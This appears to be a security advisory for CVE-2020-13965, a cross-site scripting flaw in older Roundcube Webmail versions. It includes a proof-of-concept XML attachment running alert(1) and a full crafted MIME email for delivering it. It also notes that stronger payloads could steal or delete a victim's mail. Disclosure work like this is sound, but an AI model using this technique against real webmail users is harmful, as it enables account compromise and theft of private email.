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CVE-2020-13965: Cross-Site Scripting (XSS) via Malicious XML Attachment in Roundcube Webmail

A Cross-Site scripting (XSS) vulnerability exists in Roundcube versions before 1.4.5 and 1.3.12.

By leveraging the parsing of "text/xml" attachment, an attacker can bypass the Roundcube script filter and execute arbitrary malicious JavaScript in the victim's browser when the malicious attachment is clicked/previewed.

Vendor Disclosure:

The vendor's disclosure and patch of this vulnerability can be found here.

Proof Of Concept:

By leveraging the parsing of XML elements by modern browsers, an attacker can use a "text/xml" attachment that will result in an XSS when the victim previews the attachment.

The XHTML content of a malicious file has the following form:


```
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>
```

Now we are interested in creating a valid email with the above file. This can be achieved in multiple ways, but in this case, "mpack" was used. Note: Because "mpack" does not support "text/xml" formats, we use an "application/xml" format which we later manually modify. The resulting email, containing the above XSS will have the following form:

```
Message-ID: <7676.1587651521@tester>
Mime-Version: 1.0
Subject: On Preview Alert
Content-Type: multipart/mixed; boundary="-"
This is a MIME encoded message. Decode it with "munpack"
or any other MIME reading software. Mpack/munpack is available
via anonymous FTP in ftp.andrew.cmu.edu:pub/mpack/
---
Content-Type: text/xml; name="alert.xml"
Content-Disposition: inline; filename="alert.xml"
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>
```

We can then use "sendmail" or other solutions to send the email to the victim. In this case the victim will be "guest@localhost".

The XSS will trigger when the victim clicks on the malicious attachment:



Implementing an "Advanced" JavaScript Payload

Advanced JavaScript payloads can be used in order to:

- Exfiltrate victim's mails
- Delete victim's mails
- Etc.

For more information about this step you can refer to CVE-2020-12625.